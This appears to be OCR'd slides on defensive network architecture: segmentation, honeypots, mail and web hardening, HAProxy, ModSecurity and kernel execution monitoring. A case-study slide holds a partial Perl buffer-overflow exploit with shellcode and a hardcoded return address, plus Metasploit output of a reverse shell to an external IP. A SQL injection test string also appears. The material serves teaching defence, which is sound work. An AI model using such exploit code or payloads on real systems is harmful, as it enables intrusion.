Designing network architectures through security


Pau Muñoz

Key factors

- Service availability (external)
- Network availability
- Information integrity
- Access control
- Incident response

Network segmentation

- Do these 2 machine group/networks need to communicate?
  → if no then consider vlaning into 2 networks
- Put firewalls between VLANS and allow only needed communications
- Consider setting up a DMZ



Firewall architecture


- ISP level firewalls > Layer 3 firewall/s > Layer 7 firewalls (ex: palo alto ngf, open source tools..) deep packet inspection > network segmentation (VLAN/Subneting) > iptables
- Critical services are out of internet, accessible only through custom firewalls
- Load balancers (ex: juniper mx router load balancing) and high throughput devices in front of the network to avoid bottle necks

Defense architectures

- Avoid common ports
- Enable port knocking for highly critical services
- Use whitelists to allow connections from known sources only
- Network segmentation (VLAN/Subnet)
- Avoid password usage → use unique crypto keys instead
- Use fail2ban if you have to use user/pass
- Use cloud technology (Ex: XenServer)
- Backup/Disaster recovery policies (Ex: Bacula/DRLM)
- Password, access control and update policies
- Red/Blue teams available and updated

Data consistency

- Enable RAID1/RAID 5 for database servers → data redundancy (1), level of redundancy + speed (5)
- Enable RAID 0 on http/mail servers → more speed
- Plan daily/weekly backups according to your needs → BACULA
- Plan disaster recoveries → DRLM
- Backup servers should be replicated inside the datacenter and outside (in other building/city/country)




Research honeypots VS defensive honeypots

- Research honeypots: Act as sensors, collect threat intelligence, good for knowing “tendencies”
- Defensive honeypots: Act as alarms, distract attackers from real targets, good for knowing if an attacker is in the network

Defensive honeypots

- Put honeypots in critical segments of the internal network → configure them to raise alarms once someone access them → automatically ban detected IP addresses from critical services → alert blue teams
- Large num of services can also distract the attacker
- “apt-get install honeyd”




Research honeypots

- Used to collect threat intelligence, have to allow as many interaction as possible.
- Know what services do you use (the most) on your network → configure research honeypots based on them → centralize and correlate all the data.
- EX: Log every bruteforce attempt → download public password leaks → try every password found against your users → encourage them to change
- Dionaea, Kippo/cowrie, glastopf

Research honeypots architecture

- Centralize data: Dionaea/cowrie/glastopf



Research honeypots

- Centralize data → network autoban ips from attackers → autohash malware found → autosend malware to sandbox (ex: cuckoo)

```
SELECT *
FROM `attacker`
LIMIT 0 , 30
```

1 > >> | **Show :** Start row: 30 Number of r

Sort by key: None

+ Options

←T→				id	ip_addr	country
Edit	Copy	Delete		147	51.15.66.17	GB
Edit	Copy	Delete		148	179.128.67.204	BR
Edit	Copy	Delete		149	51.15.48.238	GB
Edit	Copy	Delete		150	199.193.255.11	US
Edit	Copy	Delete		151	23.95.114.3	US
Edit	Copy	Delete		152	83.84.46.231	NL
Edit	Copy	Delete		153	171.25.193.131	SE
Edit	Copy	Delete		154	109.236.91.85	NL

+ Options

id	content	count	ftime	ltime	sensor_id
0	.r{}_vti_cnf/	1	2017-04-05 12:23:40	2017-04-05 12:23:40	2
0	/*/_vti_pvt/	1	2017-04-05 12:23:40	2017-04-05 12:23:40	2
0	exchange/logon.asp	2	2017-04-05 12:23:40	2017-04-05 12:23:40	2
0	index.php	2	2017-04-05 12:23:40	2017-04-05 12:23:40	2
0	.br/index.php?loc=	1	2017-04-05 12:23:40	2017-04-05 12:23:40	2
0	/examples/jsp/snp/snoop.jsp	2	2017-04-05 12:23:40	2017-04-05 12:23:40	2
0	/index.php?file=	2	2017-04-05 12:23:40	2017-04-05 12:23:41	2
0	/index.php?page=	2	2017-04-05 12:23:40	2017-04-05 12:23:41	2
0	/*/_vti_pvt/	1	2017-04-05 12:23:40	2017-04-05 12:23:40	2
0	admin	9	2017-04-05 12:23:40	2017-04-05 12:23:41	2
0	auth_user_file.txt	2	2017-04-05 12:23:40	2017-04-05 12:23:41	2

Protecting critical services: Mail servers

- Postfix / dovecot architecture
- HAProxy can be used along with postfix
- SpamAssassin and ClamAV is a must
- Enable TLS / Disable anon login
- Limit connections, enable SPF to avoid spoofed sources
- Enable SURBL to avoid unwanted mail
- At least 2 MX records in dns for failover

Mail servers: Malware extraction: Linux PostBox


- Clamav works mmmeh, other solutions may work better but $$€€
- Mail queue → outcoming/incoming mail → attachment? → automatically extract content → cuckoo sandbox API → fuzzy logic → auto inform sender/receiver → auto inform blue team members → threat intelligence
- Centralize cuckoo results (threat intel) → use YARA/Custom software to enable better filters

Protecting critical services: Web servers throughput

- Know your traffic → know your hardware → design a parallel computing / balancing architecture or get new/better hardware depending on your needs
- Load balancing with HAProxy
- Varnish for http accelerating
- Database clustering with Galera(MariaDB)
- Parallel computing with MPI
- Http servers, mail servers and database servers in different well secured and firewalled machines

Protecting web servers: HAProxy

- Load balancing with apache and HAProxy.
- Apt-get install haproxy → /etc/haproxy/haproxy.cfg



192.168.10.10:1936/haproxy?stats

HAProxy

Statistics Report for pid 7076 on tecadmin.net

> General process information

pid = 7076 (process #1, nbproc = 1)
uptime = 0d 0h00m32s
system limits: memmax = unlimited; ulimit-n = 90017
maxsock = 90017; **maxconn** = 45000; **maxpipes** = 0
current conns = 1; current pipes = 0/0
Running tasks: 1/5

active UP | backup UP
active UP, going down | backup UP, going down
active DOWN, going up | backup DOWN, going up
active or backup DOWN | not checked
Note: UP with load-balancing disabled is reported as "NOLB".

Display option:
- Hide 'DOWN' servers
- Disable refresh
- Refresh now
- CSV export

External ressources:
- Primary site
- Updates (v1.3)
- Online manual

stats


	Queue			Session rate			Sessions					Bytes		Denied		Errors			Warnings		Server							
	Cur	Max	Limit	Cur	Max	Limit	Cur	Max	Limit	Total	LbTot	In	Out	Req	Resp	Req	Conn	Resp	Retr	Redis	Status	Wght	Act	Bck	Chk	Dwn	Dwntme	Thrtle
Frontend				1	2	-	1	2	10	4		1 372	26 971	0	0	0					OPEN							
Backend	0	0		0	1		0	1	10	1	0	1 372	26 971	0	0		1	0	0	0	32s UP	0	0	0		0		

http_tecadmin_net

	Queue			Session rate			Sessions					Bytes		Denied		Errors			Warnings		Server							
	Cur	Max	Limit	Cur	Max	Limit	Cur	Max	Limit	Total	LbTot	In	Out	Req	Resp	Req	Conn	Resp	Retr	Redis	Status	Wght	Act	Bck	Chk	Dwn	Dwntme	Thrtle
Frontend				0	0	-	0	0	2 000	0		0	0	0	0	0					OPEN							
server1	0	0	-	0	0		0	0	512	0	0	0	0		0		0	0	0	0	32s UP	1	Y	-	0	0	0s	-
server2	0	0	-	0	0		0	0	512	0	0	0	0		0		0	0	0	0	32s UP	1	Y	-	0	0	0s	-
Backend	0	0		0	0		0	0	2 000	0	0	0	0	0	0		0	0	0	0	32s UP	2	2	0		0	0s	

https_tecadmin_net

	Queue			Session rate			Sessions					Bytes		Denied		Errors			Warnings		Server							
	Cur	Max	Limit	Cur	Max	Limit	Cur	Max	Limit	Total	LbTot	In	Out	Req	Resp	Req	Conn	Resp	Retr	Redis	Status	Wght	Act	Bck	Chk	Dwn	Dwntme	Thrtle
Frontend				0	0	-	0	0	2 000	0		0	0	0	0	0					OPEN							
server1	0	0	-	0	0		0	0	512	0	0	0	0		0		0	0	0	0	32s UP	1	Y	-	0	0	0s	-
server2	0	0	-	0	0		0	0	512	0	0	0	0		0		0	0	0	0	32s UP	1	Y	-	0	0	0s	-
Backend	0	0		0	0		0	0	2 000	0	0	0	0	0	0		0	0	0	0	32s UP	2	2	0		0	0s	




```
listen appname 0.0.0.0:80
mode http
balance roundrobin
option httpclose
option forwardfor
cookie SERVERNAME insert indirect nocache
server apache-1 192.ABC.X.31:80 cookie s1 check
server apache-2 192.ABC.Y.32:80 cookie s2 check
```

Protecting critical services: Web applications

- Know your software → keep it updated → run pentests → patch → use “PRE” and “POST” production efficiently → use web app firewalls
- Apache mod security/mod evasive “apt-get install libapache2-modsecurity”
- http://example.com/?var=1' or '1'='1 →


```
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at localhost Port 80</address>
</body></html>

--0e09130d-H--
Message: Access denied with code 403 (phase 2). Pattern match "(?i:([\\s'\"`\xc2\xb4\xe2\x80
\x98\\(\\)]*)?([\\d\\w]+)([\\s'\"`\xc2\xb4\xe2\x80\x99\xe2\x80\x98\\(\\)]*)?(?:=|<=>|r?like|
+like|regexp)([\\s'\"`\xc2\xb4\xe2\x80\x99\xe2\x80\x98\\(\\)]*)?\\2|([\\s'\"`\xc2\xb4\xe2\x8
\x98\ ..." at ARGS:id. [file "/etc/modsecurity/activated_rules/
modsecurity_crs_41_sql_injection_attacks.conf"] [line "77"] [id "950901"] [rev "2.2.5"] [msg
Injection Attack"] [data "'1'=1"] [severity "CRITICAL"] [tag "WEB_ATTACK/SQL_INJECTION"] [ta
WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"]
```

Protecting custom applications

- Critical and outdated applications/services than cannot be removed from the network (ex: large team of developers does not want to switch to another application, whole network depends on a single application..etc).
- We have to be creative and build security around that application or service.
- We have to put “extra” attention to that application. (monitoring)
- We have to “educate” the company


Protecting custom applications: Case of study - exploiting


```
"\x74\x45\x4f\x4b\x51\x57\x32\x33\x50\x72\x32\x4f\x72\x4a" .
"\x65\x50\x46\x33\x79\x6f\x68\x55\x41\x41";


$junk       = "\x41" x (2048 - length("w00tw00t") - length($shellcode));
$ret        = pack('V',0x6FC8E251);         # CALL ESP - libstdc++-6.dll Non Aslr
#$ret = pack('V',0x7C82385D); #call ESP
#$ret = pack ('V',0x75560D1B); #call ESP ASLR AWARE :)
#$nops       = "\xCC" x 20;          # 20 breakpoints.
$nops = "\xCC\xCD\x03\x90\x81\xC4\x2C\xFD\xFF\xFF\xFF\xE4\x90\x90\x90\x90\x90\x90\x90\x90";
$exploit    = $junk."w00tw00t".$shellcode.$ret.$nops.$egghunter;
print "[+]Espacio para la carga: " . length($shellcode) . " bytes";
if ($socket = IO::Socket::INET->new
     (PeerAddr => $target,
      PeerPort => $port,
      Proto => "TCP"))
{
   $header =
        "GET / HTTP/1.1\r\n".
        "Host: ".$target." \r\n".
        "Connection:".$exploit."\r\n";
   print "\n[+] Enviando buffer: (".(length($exploit))." bytes) to: $target:$port \n
        print $socket $header."\r\n";
        sleep(1);
        close($socket);
    print "[+] Exploit enviado correctamente!\n";
    print "[+] Comprueba el handler\n";
}

else
{
    print "[-] Connection to $target failed!\n";
}
```




```
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     185.61.124.133   yes       The listen address
   LPORT     443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > exploit

[*] Started reverse TCP handler on 185.61.124.133:443
[*] Starting the payload handler...
[*] Command shell session 1 opened (185.61.124.133:443 -> 185.61.124.161:49261) at 2017-09-03 13:38:59 +0200

Microsoft Windows [Versi0n 6.3.9600]
(c) 2013 Microsoft Corporation. Todos los derechos reservados.

C:\Program Files (x86)\PMSoftware\sws>
```

Protecting custom applications: Case of study – Filtering (SNORT)





Operating system level

- Process monitoring and file control
- Kernel security: ASLR, stack protector, virtualization..
- Kernel security: Limit program capabilities with APPARMOR
- User access control (Linux ACL)
- Log centralization (elastik)




Figure 1. Incore ACL structures

Operating system level: Linux procTables

- Kernel module → “patch kernel” Hijack exec* syscalls → monitor every execution → Let run only allowed programs / block suspicious programs based on rules

```
root@server:/home/lab/pmon# insmod execmon.ko
root@server:/home/lab/pmon# ./execmon
[*] ExecMon
[*] Monitoring executions
Executed: /usr/local/sbin/exo-open exo-open --launch WebBrowser
Executed: /usr/local/bin/exo-open exo-open --launch WebBrowser
Executed: /usr/sbin/exo-open exo-open --launch WebBrowser
Executed: /usr/bin/exo-open exo-open --launch WebBrowser
Executed: /usr/lib/x86_64-linux-gnu/xfce4/exo-1/exo-helper-1 /usr/lib/x86_64-linux-gnu/xfce4/exo-1/exo-helper-1 --launch WebBrowser
Executed: /usr/bin/firefox /usr/bin/firefox -remote openURL(about:blank,new-window)
Executed: /usr/bin/which which /usr/bin/firefox
Executed: /usr/lib/firefox/firefox /usr/lib/firefox/firefox -remote openURL(about:blank,new-window)
Executed: /bin/sh sh -c ps > /tmp/filec7XaVh
Executed: /bin/ps ps
Executed: /usr/bin/firefox /usr/bin/firefox
Executed: /usr/bin/which which /usr/bin/firefox
Executed: /usr/lib/firefox/firefox /usr/lib/firefox/firefox
Executed: /bin/sh sh -c ps > /tmp/fileWnV2zC
Executed: /bin/ps ps
Executed: /usr/local/sbin/exo-open exo-open --launch TerminalEmulator
Executed: /usr/local/bin/exo-open exo-open --launch TerminalEmulator
Executed: /usr/sbin/exo-open exo-open --launch TerminalEmulator
Executed: /usr/bin/exo-open exo-open --launch TerminalEmulator
Executed: /usr/lib/x86_64-linux-gnu/xfce4/exo-1/exo-helper-1 /usr/lib/x86_64-linux-gnu/xfce4/exo-1/exo-helper-1 --launch TerminalEmulator
Executed: /usr/bin/xfce4-terminal /usr/bin/xfce4-terminal
Executed: /bin/bash bash
Executed: /usr/bin/groups groups
Executed: /usr/bin/lesspipe lesspipe
Executed: /usr/bin/basename basename /usr/bin/lesspipe
Executed: /usr/bin/dirname dirname /usr/bin/lesspipe
Executed: /usr/bin/dircolors dircolors -b
Executed: /bin/ls ls /etc/bash_completion.d
Executed: /usr/share/language-tools/language-validate /usr/share/language-tools/language-validate es_ES.UTF-8
Executed: /usr/share/language-tools/language-options /usr/share/language-tools/language-options
Executed: /bin/sh sh -c locale -a | grep -F .utf8
Executed: /bin/grep grep -F .utf8
Executed: /usr/bin/locale locale -a
```

Operating system level: Linux NarVal

